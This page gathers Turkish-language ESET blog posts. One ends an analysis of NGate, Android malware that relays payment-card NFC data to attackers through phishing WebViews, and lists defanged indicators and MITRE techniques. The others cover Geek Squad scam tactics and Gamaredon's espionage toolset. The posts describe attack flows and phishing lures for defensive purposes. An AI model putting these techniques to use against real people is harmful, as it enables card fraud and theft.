Tüm örnekler aynı sabit kodlu kimlik avı URL’sine (https://client.nfcpay.workers\[.\]dev/?key=8e9a1c7b0d4e8f2c5d3f6b2) sahiptir; ancak her uygulamanın kendisiyle ilişkili farklı bir anahtarı vardır. Bu benzersiz anahtar, potansiyel kurbana gösterilen belirli bir bankacılık kimlik avı web sitesine karşılık gelir. Verilen bağlantı yalnızca amaçlanan kimlik avı web sitesine yönlendirme işlevi görür. Analiz edilen örneklerden beş farklı kimlik avı web sitesi tespit edebildik:
- rb.2f1c0b7d.tbc-app\[.\]life
- geo-4bfa49b2.tbc-app\[.\]life
- rb-62d3a.tbc-app\[.\]life
- csob-93ef49e7a.tbc-app\[.\]life
- george.tbc-app\[.\]life
Her bir örneğin simgesi ve adı, hedeflenen belirli bankacılık uygulamalarını taklit edecek şekilde tasarlanmış ve aldatıcı görünümlerini daha da geliştirmiştir.
NGate kötü amaçlı yazılımı başlatıldığında kurbana bir WebView içinde bir kimlik avı web sitesi sunar. WebView aslında uygulamanın kendi içinde bir pencere veya mini tarayıcıdır. Uygulamadan çıkmak veya ayrı bir web tarayıcısı açmak zorunda kalmadan web içeriğini veya web sayfalarını görüntülemek için kullanılır. Bu durumda web sitesi, aşağıda gösterildiği gibi kullanıcının müşteri kimliği ve doğum tarihi gibi kişisel bilgilerini talep eder Şekil 9.
Şekil 9 NGate kullanıcı verilerini talep ediyor
Aldatıcı kimlik avı web sitesi, kurbanı yalnızca banka kartının PIN kodunu girmeye değil aynı zamanda cihazındaki NFC özelliğini etkinleştirmeye de yönlendiriyor. Ardından kurbandan kartını akıllı telefonunun arka tarafına yerleştirmesi istenerek bir NFC aktarım saldırısı için zemin hazırlanıyor.
Geleneksel kötü amaçlı yazılımların aksine, NGate bir Komuta ve Kontrol (C&C) sunucusundan belirli talimatlar almaz. Bunun yerine, ele geçirilen cihaz kimlik avı web sitesi üzerinden kontrol edilir. Bu, belirli Android işlevlerini tetikleyen bir JavaScript arayüzü kullanılarak gerçekleştirilir. Bu işlevler arasında cihaz hakkında model ve NFC durumu gibi bilgilerin alınması, NFC trafiğinin yönlendirileceği bir sunucunun ayarlanması ve NFC aktarma saldırısının başlatılması yer alıyor.
Şekil 10 bir NFC aktarma sunucusu kurmak ve cihazın NFC trafiğini okuyup iletmesini sağlamakla görevli bir işlevin kod parçacığını göstermektedir.
Şekil 10 NFC aktarım modunu etkinleştirmek için NGatein kimlik avı web sitesi tarafından yürütülen işlev
NGate faaliyetlerini kolaylaştırmak için iki farklı sunucu kullanmaktadır. Birincisi, kurbanları hassas bilgiler vermeye ikna etmek için tasarlanmış ve bir NFC aktarma saldırısı başlatabilen bir kimlik avı web sitesidir. İkincisi ise NFC trafiğini kurbanın cihazından saldırganın cihazına yönlendirmekle görevli bir NFCGate aktarma sunucusudur. NGate örnekleri üzerinde yaptığımız ilk analizde, NFC sunucusunun kimlik avı web sitesinden gelen yanıta göre ayarlanabildiğini gördük. Ancak daha sonraki örneklerde bu sunucuların NGate kötü amaçlı yazılımına sabit kodlanmış olduğu görüldü.
Kurban NGate tarafından verilen tüm talimatları yerine getirirse saldırganın kurbanın ödeme kartından NFC trafiğini aktarma yeteneğine sahip olmasıyla sonuçlanır. Bu da saldırganın kurbanın finansal bilgilerini kullanarak para çekmesine ya da temassız terminallerde ödeme yapmasına olanak tanır.
### **Önleme**
Bu tür karmaşık saldırılara karşı güvenliğin sağlanması, kimlik avı, sosyal mühendislik ve Android kötü amaçlı yazılımları gibi taktiklere karşı belirli koruyucu adımların kullanılmasını gerektirir. Bu adımlar şunları içerir:
- Web sitesinin gerçekliğini kontrol etmek. Bu, web sitesinin gerçek bir web sitesinin sahte bir versiyonu olmadığından emin olmak için URL’ye bakılarak yapılabilir.
- Uygulamaları yalnızca Google Play mağazası gibi resmi kaynaklardan indirin. Bu önlem, bilmeden zararlı yazılım yükleme riskini önemli ölçüde azaltır.
- Ödeme kartı PIN kodlarını gizli tutmak. Bu önemli bilgiler her zaman güvende tutulmalıdır.
- Mobil cihazlarda, NGate gibi potansiyel olarak istenmeyen yazılımların ve kötü amaçlı yazılımların indirilmesini ve yüklenmesini engelleyebilen güvenlik uygulamaları kullanmak. Bu güvenlik uygulamaları tehditlere karşı sürekli tarama ve izleme yaparak ekstra bir savunma katmanı ekler.
- İhtiyaç duyulmadığında cihazlardaki NFC işlevini kapatın. Bu adım, NFC aracılığıyla herhangi bir yetkisiz erişim veya veri aktarımını önlemeye yardımcı olur.
- Radyo frekansı ile tanımlama (RFID) kartları için koruyucu kılıflar veya koruyucular kullanmak. Bunlar, istenmeyen RFID taramalarını engelleyen bir bariyer oluşturarak herhangi birinin karttan NFC verilerini çalmasını engelleyebilir.
- Akıllı telefonlarda fiziksel kartların dijital versiyonlarının kullanılması. Bu sanal kartlar cihazda güvenli bir şekilde saklanır ve biyometrik kimlik doğrulama gibi ek güvenlik önlemleriyle korunabilir, bu da onları geleneksel plastik kartlara göre daha güvenli ve daha kullanışlı bir alternatif haline getirir.
### **Sonuç**
ESET araştırmacıları, kimlik avı gibi iyi bilinen yöntemleri, kurbanların fiziksel ödeme kartlarından saldırganların Android mobil cihazına NFC trafiğini aktaran yeni bir kötü amaçlı yazılım tekniğiyle birleştiren yeni ve benzersiz bir saldırı senaryosunu araştırdı. Saldırganlar, NFC trafiğini aktarmak için NGate adını verdiğimiz yeni kötü amaçlı yazılıma geçmeden önce kurbanlarının bankacılık kimlik bilgilerini çalmak için önce PWA, ardından WebAPK’ları kullandılar. Bu evrim, saldırganların kararlılığını ve dolandırıcılık operasyonlarını yürütmek için gösterdikleri çabayı ortaya koymaktadır.
Belirli bir saldırı senaryosunu tanımlamış ve ayrıntılı olarak incelemiş olsak da teorik olarak başka kötüye kullanım durumlarının da olabileceğini belirtmek çok önemlidir. Bunlar arasında fiziksel kartların klonlanması veya NFC token’larına erişilmesi yer alabilir ve bu da tehdidi ve etkilerini potansiyel olarak artırabilir.
Bu suç yazılımı kampanyası Çekya’ya odaklanmıştı ve muhtemelen şüpheli bir failin tutuklanması nedeniyle şu anda beklemede. Ancak kampanyanın başka bölgelere ya da ülkelere yayılma ihtimali göz ardı edilemez. Buna ek olarak, bir katılımcının elinde yüklü miktarda nakit para ile tutuklanması, bu “sanal” suçların gerçek dünyadaki sonuçlarına dair somut kanıtlar sunmaktadır. Bu nedenle, sosyal mühendislik taktiklerinin farkında olmak, çevrimiçi ortamda dikkatli olmak ve sağlam mobil güvenlik uygulamaları kullanmak çok önemlidir.
### **IoC’ler**
Kapsamlı bir Uzlaşma Göstergeleri (IoC’ler) listesi ve örnekleri [GitHub depomuzda](https://github.com/eset/malware-ioc/tree/master/ngate) bulunabilir.
### **Dosyalar**
| **SHA-1** | **Dosya adı** | **Algılama** | **Açıklama** |
|---|---|---|---|
| 7225ED2CBA9CB6C038D8615A47423E45522A9AD1 | csob\_smart\_klic.apk | Android/Spy.NGate.B | NGate Android kötü amaçlı yazılımı. |
| 66DE1E0A2E9A421DD16BD54B371558C93E59874F | csob\_smart\_klic.apk | Android/Spy.NGate.C | NGate Android kötü amaçlı yazılımı. |
| DA84BC78FF2117DDBFDCBA4E5C4E3666EEA2013E | george\_klic.apk | Android/Spy.NGate.C | NGate Android kötü amaçlı yazılımı. |
| E7AE59CD44204461EDBDDF292D36EEED38C83696 | george\_klic-0304.apk | Android/Spy.NGate.C | NGate Android kötü amaçlı yazılımı. |
| 103D78A180EB973B9FFC289E9C53425D29A77229 | rb\_klic.apk | Android/Spy.NGate.A | NGate Android kötü amaçlı yazılımı. |
| 11BE9715BE9B41B1C8527C9256F0010E26534FDB | rb\_klic.apk | Android/Spy.NGate.C | NGate Android kötü amaçlı yazılımı. |
### **Şebeke**
| **IP** | **Etki Alanı** | **Barındırma sağlayıcısı** | **İlk görüldüğünde** | **Detaylar** |
|---|---|---|---|---|
| 91.222.136\[.\]153 | raiffeisen-cz\[.\]eu | Hosting Ukrayna LTD | 2024-03-05 | NGate dağıtım web sitesi. |
| 104.21.7\[.\]213 | client.nfcpay.workers\[.\]dev | Cloudflare, Inc. | 2024-03-03 | Kimlik avı sitesi. |
| 172.187.98\[.\]211 | N/A | Divya Quamara | 2024-04-07 | NGate C&C sunucusu. |
| 185.104.45\[.\]51 | app.mobil-csob-cz\[.\]eu | Hosting Ukrayna LTD | 2024-03-12 | NGate dağıtım web sitesi. |
| 185.181.165\[.\]124 | nfc.cryptomaker\[.\]info | Serverius | 2024-02-21 | NGate C&C sunucusu. |
### **MITRE ATT&CK teknikleri**
Bu tablo MITRE ATT&CK çerçevesinin [15. sürümü](https://attack.mitre.org/resources/versions/) kullanılarak oluşturulmuştur**.**
| **Taktik** | **KIMLIK** | **İsim** | **Açıklama** |
|---|---|---|---|
| **İlk Erişim** | [T1660](https://attack.mitre.org/versions/v15/techniques/T1660/) | Kimlik Avı | NGate, meşru hizmetleri taklit eden özel web siteleri kullanılarak dağıtılmıştır. |
| **Kimlik Bilgileri Erişimi** | [T1417.002](https://attack.mitre.org/versions/v15/techniques/T1417/002/) | Girdi Yakalama: GUI Girdi Yakalama | NGate, bir bankacılık hizmeti gibi davranan bir kimlik avı WebView aracılığıyla kurbanların hassas bilgilerini elde etmeye çalışır. |
| **Keşif** | [T1426](https://attack.mitre.org/versions/v15/techniques/T1426/) | Sistem Bilgisi Keşfi | NGate, cihaz modeli, Android sürümü ve NFC hakkında bilgiler dahil olmak üzere cihaz hakkında bilgi alabilir. |
| **Komuta ve Kontrol** | [T1437.001](https://attack.mitre.org/versions/v15/techniques/T1437/001/) | Uygulama Katmanı Protokolü: Web Protokolleri | NGate, ele geçirilmiş cihazlara komutlar göndermek ve yürütmek için bir JavaScript arayüzü kullanır. |
| [T1509](https://attack.mitre.org/versions/v15/techniques/T1509/) | Standart Olmayan Bağlantı Noktası | NGate, NFC trafiğini sızdırmak için sunucusuyla iletişim kurmak üzere 5566 numaralı bağlantı noktasını kullanır. |
| [T1644](https://attack.mitre.org/versions/v15/techniques/T1644/) | Bant Dışı Veriler | NGate, NFC trafiğini dışarı sızdırabilir. |
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** NFC, Siber Güvenlik
---
### [6 yaygın Geek Squad dolandırıcılığı ve alınabilecek önlemler](https://antivirus.com.tr/6-yaygin-geek-squad-dolandiriciligi-ve-bunlara-karsi-alinabilecek-onlemler/)
**Published:** Eylül 12, 2024
**Author:** ESET
**Excerpt:** Best Buy'ın teknik destek kolunu (Geek Squad) taklit eden dolandırıcıların kullandığı taktikler ve hilelerine kanmaktan kaçınma yolları hakkında bilgiler
**Content:**
*Best Buy’ın teknik destek kolunu (Geek Squad) taklit eden dolandırıcıların kullandığı başlıca taktikler ve hilelerine kanmaktan nasıl kaçınabileceğiniz hakkında bilgi edinin*
Geek Squad, otuz yıldır BT desteğine ihtiyaç duyan herkes için teknolojide güvenilir bir isim olmuştur. Best Buy’ın yan kuruluşu, 24 saat acil durum desteği de dahil olmak üzere ABD’deki tüketicilere mağazada ve çevrimiçi olarak teşhis, onarım ve tavsiye hizmeti veriyor. Ancak pek çok güvenilir marka gibi bu da siber suçlular tarafından kötüye kullanılmaya müsait. Aslında 2023 yılında [Federal Ticaret Komisyonu’na gönderilen şikâyetlerin](https://www.ftc.gov/news-events/news/press-releases/2024/05/new-ftc-data-shed-light-companies-most-frequently-impersonated-scammers) sayısına bakılırsa Best Buy/Geek Squad ABD’de en çok taklit edilen marka.
Dolandırıcılar, markadan yararlanmak ve güvenilir itibarını kullanarak kurbanların paralarını ve kişisel bilgilerini almak için bir dizi yol geliştirdi. Dikkat edilmesi gereken başlıca taktikleri ve bunlara kanmaktan nasıl kaçınılacağını derledik.
## Geek Squad dolandırıcılığı ifşa edildi
Tüm Geek Squad dolandırıcılıkları mevcut temaların varyasyonlarıdır. Yalnızca [markayı taklit etmekle](https://antivirus.com.tr/taklit-dolandiriciligi-cok-gec-olmadan-bir-taklitciyi-tespit-edin/) kalmayıp aynı zamanda korku veya aciliyet hissi yaratarak kurbanın önce ne yaptığını düşünmeden yanıt [vermesini sağlamaya](https://www.eset.com/tr/blog/dolandirilmamizin-10-nedeni/) çalışan klasik sosyal mühendislik taktiklerini kullanırlar. Bu nedenle çoğu, klasik oltalama (e-posta) veya vishing (sesli oltalama) altında kategorize edilebilir. İşte, gözlemlediğimiz en yaygın yöntemler:
- **Otomatik yenileme**: Var olmayan bir Best Buy veya Geek Squad hizmeti aboneliğinin sona ermek üzere olduğunu ve bir bağlantıya tıklamadığınız takdirde otomatik olarak yenileneceğini hatırlatan bir e-posta alırsınız. Bu genellikle sizi sahte bir Geek Squad sitesine götürür ve burada dolandırıcıların kimlik dolandırıcılığı yapmasına olanak tanıyan kişisel ve finansal bilgileri girmeniz istenir. Alternatif olarak, e-postada sizden zaten ücret kesildiğini ve buna itiraz ederseniz bağlantıya tıklamanız veya bir numarayı aramanız gerektiğini söyleyebilir.
Şekil 1 Sahte abonelik yenileme bildirimi Görsel kaynağı Reddit
- **Fatura dolandırıcılığı:** Yukarıdakine benzer şekilde, var olmayan hizmetler için sahte bir fatura içeren bir e-posta alırsınız. Bazen dolandırıcı, e-postada gerçek hesap bilgilerinizi görüntülemek için gerçek bir Geek Squad çalışanının hesabını hackleyerek dolandırıcılığa meşruiyet katar.
- **Sahte AV yenileme:** Yukarıdakinin bir başka varyasyonu olan bu dolandırıcılık, var olmayan bir yazılım aboneliğinin yenilenmesi gerektiğini ve gönderilen bağlantıya tıklamadığınız takdirde hesabınızdan para çekileceğini bildiren bir e-posta ile başlar. Gerçekte, dolandırıcılar aynı şeyin peşindedir: Kişisel ve finansal bilgiler.
Şekil 2 Abonelik yenileme dolandırıcılığının bir başka varyasyonu kaynak Reddit
- **Sahte parola uyarısı:** Bir e-posta, birisinin Geek Squad hesabınıza erişmeye çalıştığını iddia eder ve hesap güvenliğini artırmak için parolanızı sıfırlamanızı ister. Alternatif olarak, (muhtemelen) var olmayan hesabınızda parolanızı sıfırlamak için sahte bir istek de alabilirsiniz. Ancak bağlantıya tıkladığınızda kişisel bilgilerinizi ve [oturum](https://www.eset.com/tr/about/newsroom/press-releases/basin-bultenleri/bilgisayar-korsanlarinin-parolalari-calmak-icin-kullandigi-5-yoentem/) açma bilgilerinizi isteyen bir kimlik avı sayfasına yönlendirilirsiniz ve bu bilgiler dolandırıcı tarafından sonraki dolandırıcılık işlemlerinde kullanılabilir.
Şekil 3 Parolanızı sıfırlamak için sahte istek kaynak Reddit
- **Sahte koruma/AV:** Çevrimiçi tehditler hakkında sizi uyaran bir e-posta alırsınız. Çevrimiçi ortamda güvende kalmanız için size ücretsiz bir anti-virüs indirmesi veya ücretli bir ‘koruma planı’ sunar. Gerçekte, indirme işlemi büyük olasılıkla makinenizden bilgi toplamak için tasarlanmış kötü amaçlı yazılımlar içerir. Söylemeye gerek yok, “koruma planı” sadece sizi tuzağa düşürmek içindir.
- **Teknik destek:** En eski dolandırıcılıklardan biri olan [teknik destek dolandırıcılığında](https://antivirus.com.tr/teknik-destek-dolandiricilari-hala-is-basinda-2023te-dikkat-etmeniz-gereken-konular/), kurbanlar genellikle durup dururken teknik “uzmanlar” tarafından aranır ve makinelerine kötü amaçlı yazılım bulaştığı iddia edilir. Bu varyasyonda, bu kişiler Geek Squad’dan arıyormuş gibi sizi kandırarak bilgisayarınıza uzaktan erişim izni vermenizi sağlamakta ve bu [erişimi](https://www.reddit.com/r/Scams/comments/1ae5wjc/warning_geek_squad_scam/?rdt=59315) de hassas kişisel ve finansal bilgileri aramak üzere gerçek kötü amaçlı yazılımları indirmek için kullanmaktadırlar. Alternatif olarak, sizi sahte “antivirüs” yazılımı için ödeme yapmaya da ikna etmeye çalışabilirler.
Bazı durumlarda siber suçlular, sahte teknik destek web sitesini Google arama listelerinde üst sıralara çıkarmak için arama motoru optimizasyon tekniklerini kullanabilir. Teknik destek için arama yapar, siteyi bulur ve üzerindeki numarayı ararsanız ve bilmeden dolandırıcılara ulaşırsınız.
## Dikkat edilmesi gereken uyarı işaretleri
Yukarıda anlatılanlar, dolandırıcıların kişisel bilgilerinizi ve paranızı almak için ne tür taktikler kullanabileceği konusunda size iyi bir fikir verecektir. Peki, potansiyel olarak meşru e-postalardan sahtesini nasıl ayırt edersiniz? Şunlara dikkat edin:
- Doğru görünmeyen gönderen e-posta adresleri. Gönderen alan adı meşru görünse bile adresi kontrol edin. Gerçek gönderici e-posta adresini gizliyor olabilir.
- Özellikle mali konularla ilgili olarak korku ve aciliyet hissi yaratmaya çalışan e-postalar ve aramalara karşı dikkatli olun.
- İstenmeyen bir telefon görüşmesinde arayan kişi, makinenize kötü amaçlı yazılım bulaştığı için uzaktan erişim yazılımı indirmeniz konusunda sizi ikna etmeye çalışabilir. Unutmayın, makinenizin kötü amaçlı yazılımla istila edildiğini bilmelerinin hiçbir yolu yoktur.
- Takip etmeniz/açmanız istenen bağlantılar veya ekler içeren istenmeyen e-postalar paylaşabilirler. Geek Squad bunu asla durup dururken yapmayacaktır.
- Dilbilgisi ve yazım hataları: Her ne kadar üretici yapay zekânın artan kullanımı, dolandırıcıların kimlik avı mesajlarını mükemmel İngilizce ile oluşturmasını kolaylaştırsa da yazım hatalarını gözden kaçırmayın.
## Geek Squad dolandırıcılığına karşı nasıl güvende kalınır?
Önceden uyarmak, önceden silahlanmaktır. Kişisel ve finansal bilgilerinizi dolandırıcılara karşı güvende tutmak için aşağıdakileri göz önünde bulundurun.
- Yanıt vermeden önce her zaman gönderen e-postanın yasal olup olmadığını kontrol edin. Şüpheniz varsa bir mesajı kontrol etmek için Geek Squad ile iletişime geçin ancak e-postadaki numarayı arayarak veya doğrudan yanıt vererek değil!
- İstenmeyen e-postalardaki eklere veya bağlantılara asla tıklamayın.
- Geek Squad’dan aniden bir telefon alırsanız isimlerini ve nereden aradıklarını öğrenin, telefonu kapatın ve kontrol etmek için doğrudan Geek Squad’ı arayın.
- Tüm bilgisayarlara ve cihazlara ESET gibi güvenilir bir sağlayıcıdan anti-virüs yükleyin. Bu, kimlik avı mesajlarının filtrelenmesine yardımcı olacaktır.
- Telefonda asla kişisel veya finansal bilgilerinizi vermeyin. Geek Squad bunu asla talep etmez.
## Dolandırıldığınızı düşünüyorsanız
En kötü senaryoda yapmanız gerekenler:
- Kredi/banka kartlarınızı dondurun, bankanızla/kart sağlayıcınızla iletişime geçin ve yeni kartlar için başvuruda bulunun.
- Hesabınızdaki dolandırıcılığı bildirin ve para iadesi talep edin.
- Hesap parolalarınızı değiştirin ve mümkün olan yerlerde çok faktörlü kimlik doğrulamayı açın.
- Güvenlik yazılımınızı güncelleyin, bir tarama yapın ve kötü amaçlı yazılımları silin.
- Olayı yetkililere bildirin.
- Kimlik hırsızlığı kurtarma planı için [bu bağlantıyı takip](https://www.identitytheft.gov/) edin.
Yukarıdaki dolandırıcılıkların kapsamlı bir listesi değildir. Kötü adamlar hedeflerine ulaşmak için taktiklerini sürekli güncellemektedir. İnternette tetikte olmakta fayda var.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Geek Squad, Siber Güvenlik
---
### [Gamaredon’un 2022-2023 Ukrayna’da kullandığı araç seti analizi](https://antivirus.com.tr/gamaredon-yontemiyle-siber-casusluk-2022-ve-2023te-ukraynada-kullanilan-arac-setinin-analizi/)
**Published:** Eylül 26, 2024
**Author:** ESET
**Excerpt:** ESET Research, Gamaredon'un Ukrayna odaklı siber casusluk faaliyetlerini yürütmek için kullandığı araç setinin kapsamlı bir teknik analizini gerçekleştirdi
**Content:**
*ESET Research, Gamaredon’un Ukrayna odaklı siber casusluk faaliyetlerini yürütmek için kullandığı araç setinin kapsamlı bir teknik analizini gerçekleştirdi*
Şubat 2014’te başlayan ve Rusya’nın 24 Şubat 2022’de ülkeyi işgal etmesiyle şiddetlenen Ukrayna savaşı, dezenformasyon kampanyaları ve siber savaşla dolu çok yönlü bir savaşı örnekliyor. ESET Research, bu yıllar boyunca Rusya’ya bağlı gelişmiş kalıcı tehdit (APT) gruplarının Ukraynalı kurumları ve Ukraynalı konuşmacıları hedef alan birçok yüksek profilli siber saldırısını ortaya çıkardı, çeşitli operasyonları analiz etti ve savaş nedeniyle bu bölgeye odaklanan çok sayıda APT grubunun izini sürdü.
Bu araştırmada, en az 2013’ten beri aktif olan ve şu anda Ukrayna’da en çok faaliyet gösteren Rusya’ya bağlı APT grubu olan Gamaredon’un operasyonlarını incelemeye karar verdik. Fiziksel çatışmanın yoğunluğu 2022’den bu yana gözle görülür şekilde arttı ancak Gamaredon’un faaliyet seviyesinin tutarlı kaldığını belirtmek gerekir. Grup, işgalin başlamasının çok öncesinden beri kötü amaçlı araçlarını hedeflerine karşı metodik olarak konuşlandırıyor.
Gamaredon’un 2022 ve 2023’te siber casusluk faaliyetlerini yürütmek için kullandığı araç setinin kapsamlı bir teknik analizini yaparken binlerce örneği analiz ettik; analizimizin sonuçlarını buradan tamamını okuyabileceğiniz beyaz bültenimizde paylaşıyoruz:
Gamaredon yöntemiyle siber casusluk:2022 ve 2023’te Ukrayna’da kullanılan araç setinin analizi
Raporu okuyun

Teknik incelemede, Gamaredon’un sürekli değişen gizleme hileleri ve alan tabanlı engellemeyi atlamak için kullandığı çok sayıda teknik hakkında ayrıntıları paylaşıyoruz. Bu taktikler, sistemlerin grubun araçlarını otomatik olarak tespit etmesini ve engellemesini zorlaştırdığından izleme çabaları için önemli bir zorluk oluşturmaktadır. Yine de araştırmamız sırasında bu taktikleri tespit edip anlamayı ve Gamaredon’un faaliyetlerini takip etmeyi başardık. Ayrıca araçlar arasında var olan ilişkilere daha fazla ışık tutmak ve araçların ekosisteminin daha büyük bir resmini oluşturmaya yardımcı olmak için en yaygın veya başka bir şekilde ilginç olan araçları da açıklıyoruz.
## **Viktimoloji ve grup geçmişi**
Gamaredon[, Ukrayna Güvenlik Servisi (SSU) tarafından](https://ssu.gov.ua/en/novyny/sbu-vstanovyla-khakeriv-fsb-yaki-zdiisnyly-ponad-5-tys-kiberatak-na-derzhavni-orhany-ukrainy) işgal altındaki Kırım’da faaliyet gösteren FSB’nin 18. Bilgi Güvenliği Merkezi’ne atfedilmiştir. Bu grubun, keşfettiğimiz ve [InvisiMole](https://www.welivesecurity.com/2020/06/18/digging-up-invisimole-hidden-arsenal/) adını verdiğimiz başka bir tehdit aktörü ile iş birliği yaptığına inanıyoruz.
Zaman içinde ESET telemetrisinde, [CERT-UA](https://cert.gov.ua/article/10702) ve diğer resmi Ukrayna kurumlarından gelen [çeşitli raporlarda](https://www.rnbo.gov.ua/en/Diialnist/4823.html) da görüldüğü gibi Gamaredon’un saldırılarının çoğu Ukrayna devlet kurumlarına yöneliktir. Şaşırtıcı bir şekilde Nisan 2022 ve Şubat 2023’te, Bulgaristan, Letonya, Litvanya ve Polonya gibi çeşitli NATO ülkelerindeki hedefleri tehlikeye atmak için birkaç girişim gördük ancak başarılı bir ihlal gözlemlenmedi.
1 Kasım 2022 ile 31 Aralık 2023 tarihleri arasında Ukrayna’da Gamaredon tarafından saldırıya uğrayan binden fazla benzersiz makine gözlemledik. Günlük eklemelerin yedi günlük hareketli ortalaması şu şekilde görselleştirilmiştir **Şekil 1.**
Şekil 1 Ukraynada saldırıya uğrayan benzersiz makinelerin yedi günlük hareketli ortalaması
## **Gürültülü ve umursamaz ama yine de tehlikeli**
Gamaredon, yeni kurbanları tehlikeye atmak için hedefli kimlik avı kampanyaları yürütüyor ve ardından ilk kurbanın erişebildiği ve başka potansiyel kurbanlarla paylaşılması beklenen Word belgelerini ve USB sürücülerini silah haline getirmek için özel kötü amaçlı yazılımını kullanıyor.
Uzun süreli gözlemlerimize göre Gamaredon, çoğu APT grubunun aksine, siber casusluk operasyonlarını yürütürken yeni teknikler kullanarak gizli olmaya ve mümkün olduğunca uzun süre gizli kalmaya çalışmanın aksine operatörler pervasız ve operasyonları sırasında savunmacılar tarafından keşfedilmeyi umursamıyorlar. Gürültülü olmayı çok fazla önemsemeseler de güvenlik ürünleri tarafından engellenmekten kaçınmak için çok çaba sarf ettikleri ve tehlikeye atılan sistemlere erişimi sürdürmek için çok uğraştıkları görülmektedir.
Tipik olarak, Gamaredon aynı anda birden fazla basit indirici veya arka kapı kullanarak erişimini korumaya çalışır. Gamaredon araçlarının karmaşıklık eksikliği, sık güncellemeler ve düzenli olarak değişen gizleme kullanımı ile telafi edilir.
## **VBScript ve PowerShell’e doğru bir geçiş**
Gamaredon’un araç seti zaman içinde çeşitli değişikliklere uğradı. Grup 2022’de yavaş yavaş VBScript ve PowerShell’i birlikte kullanmaya başladı ve Gamaredon daha önce birincil taktiği olan SFX arşivlerini kullanmaktan neredeyse tamamen vazgeçti. Gamaredon 2023’te siber casusluk yeteneklerini önemli ölçüde geliştirdi ve PowerShell’de, örneğin internet tarayıcılarında çalışan web uygulamalarından, e-posta istemcilerinden ve Signal ve Telegram gibi anlık mesajlaşma uygulamalarından değerli verileri çalmaya odaklanan birkaç yeni araç geliştirdi.
Bununla birlikte, Ağustos 2023’te keşfettiğimiz bir bilgi hırsızı olan PteroBleed de bir Ukrayna askeri sistemi ve bir Ukrayna devlet kurumu tarafından kullanılan bir web posta hizmetiyle ilgili verileri çalmaya odaklanmaktadır. 2022 ve 2023’te yayımlanan yeni araçların zaman çizelgesi aşağıda gösterilmiştir Ş**ekil 2** PteroScreen hariç hepsi ESET Research tarafından keşfedildi.
Şekil 2 Gamaredonun cephaneliğine eklenen yeni araçların zaman çizelgesi
Genel olarak, Gamaredon’un araç setini indiriciler, sızdırıcılar, silahlandırıcılar, hırsızlar, arka kapılar ve geçici araçlar olarak kategorize edebiliriz. Grup, yükleri teslim etmek için genel amaçlı ve özel indiricilerin bir kombinasyonunu kullanmaktadır. Sızdırıcılar çeşitli VBScript yüklerini teslim etmek için kullanılıyor; silahlandırıcılar mevcut dosyaların özelliklerini değiştiriyor ya da bağlı USB sürücülerde yeni dosyalar yaratıyor ve hırsızlar dosya sisteminden belirli dosyaları dışarı sızdırıyor. Ek olarak, arka kapılar uzak kabuk görevi görür ve geçici araçlar, ters SOCKS proxy veya yasal komut satırı programı [rclone](https://rclone.org/) kullanılarak yük teslimi gibi belirli işlevleri yerine getirir.
## **C&C IP adreslerinin ve alan adlarının hızlı değişimi**
Analizimiz ayrıca grubun ağ altyapısına da ışık tutuyor. Gamaredon, [hızlı akışlı DNS](https://attack.mitre.org/techniques/T1568/001/) olarak bilinen bir teknik kullanıyor. IP tabanlı engellemeyi önlemek için komuta ve kontrol (C&C) sunucularının IP adreslerini genellikle günde birkaç kez sık sık değiştiriyor. Grup ayrıca alan adı tabanlı engellemelerden kaçınmak için sık sık yeni C&C alan adları kaydetmekte ve güncellemekte, özellikle de üst düzey alan adı (TLD) olarak .ru kullanmaktadır.
Gamaredon ayrıca Telegram, Cloudflare ve [ngrok](https://ngrok.com/product/secure-tunnels) gibi üçüncü taraf hizmetlerden yararlanarak ağ tabanlı tespitlerden kaçınmak için çeşitli teknikler kullanarak becerikli olduğunu göstermiştir.
Araçlarının görece basitliğine rağmen Gamaredon’un agresif yaklaşımı ve ısrarı onu önemli bir tehdit haline getirmektedir. Bölgede devam eden savaş göz önüne alındığında Gamaredon’un Ukrayna’ya odaklanmaya devam etmesini bekliyoruz.
Uzlaşma göstergelerinin (IoC’ler) kapsamlı bir listesi GitHub depomuzda ve Gamaredon teknik incelemesinde bulunabilir.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Gamaredon, Siber Güvenlik
---
### [Siber Güvenlik Farkındalık Ayı’nın revizyona ihtiyacı var](https://antivirus.com.tr/siber-guvenlik-farkindalik-ayinin-koklu-bir-revizyona-ve-yasaya-ihtiyaci-var/)
**Published:** Ekim 4, 2024
**Author:** ESET
**Excerpt:** Faydalarına rağmen farkındalık kampanyaları, siber güvenlikle ilgili en iyi uygulamaların daha fazla benimsenmesini teşvik etmek için tek başına yeterli değil
**Content:**
Faydalarına rağmen farkındalık kampanyaları, siber güvenlikle ilgili en iyi uygulamaların daha fazla benimsenmesini teşvik etmek için tek başına yeterli değil
Ekim ayına girerken hükümetler, kâr amacı gütmeyen kuruluşlar, siber güvenlik tedarikçileri ve kurumsal sosyal sorumluluk ekiplerine sahip birçok şirket, muhtemelen çevrimiçi ortamda güvende kalmak için bazı yararlı ipuçları vermeye hazırlanıyor. [CSAM’ın bu yılki resmi temasına](https://staysafeonline.org/programs/cybersecurity-awareness-month/) bile bakmadan, geçen hafta bir meslektaşıma “güçlü ve benzersiz parolalar kullanın, çok faktörlü kimlik doğrulamayı (MFA) etkinleştirin ve kimlik avı bağlantılarına tıklamaktan kaçının” gibi tavsiyeler sıraladım ve elbette bu yılki resmi “Dünyamızı Güvenceye Alın” temasının neredeyse tüm ana noktalarına değinmiş oldum.
Şimdi, her Ekim ayında dolaşan bu tür iyi niyetli kılavuzların bolluğu göz önüne alındığında bunun güvenli ve emniyetli bir siber alan yaratmaya yardımcı olmak için yeterli olması gerektiğini düşünüyor olabilirsiniz. Ama gerçekten öyle mi? Bu tavsiyeler anlamlı bir davranış değişikliği yaratmada ve bugünün ve yarının artan güvenlik risklerinin ele alınmasına yardımcı olmada etkili oldu mu? Belki de mevcut yaklaşımı eleştirel bir gözle incelemenin ve tavsiyelerin tek başına yeterli olmadığını kabul etmenin zamanı gelmiştir.
## İpuçları ve püf noktalarının ötesinde
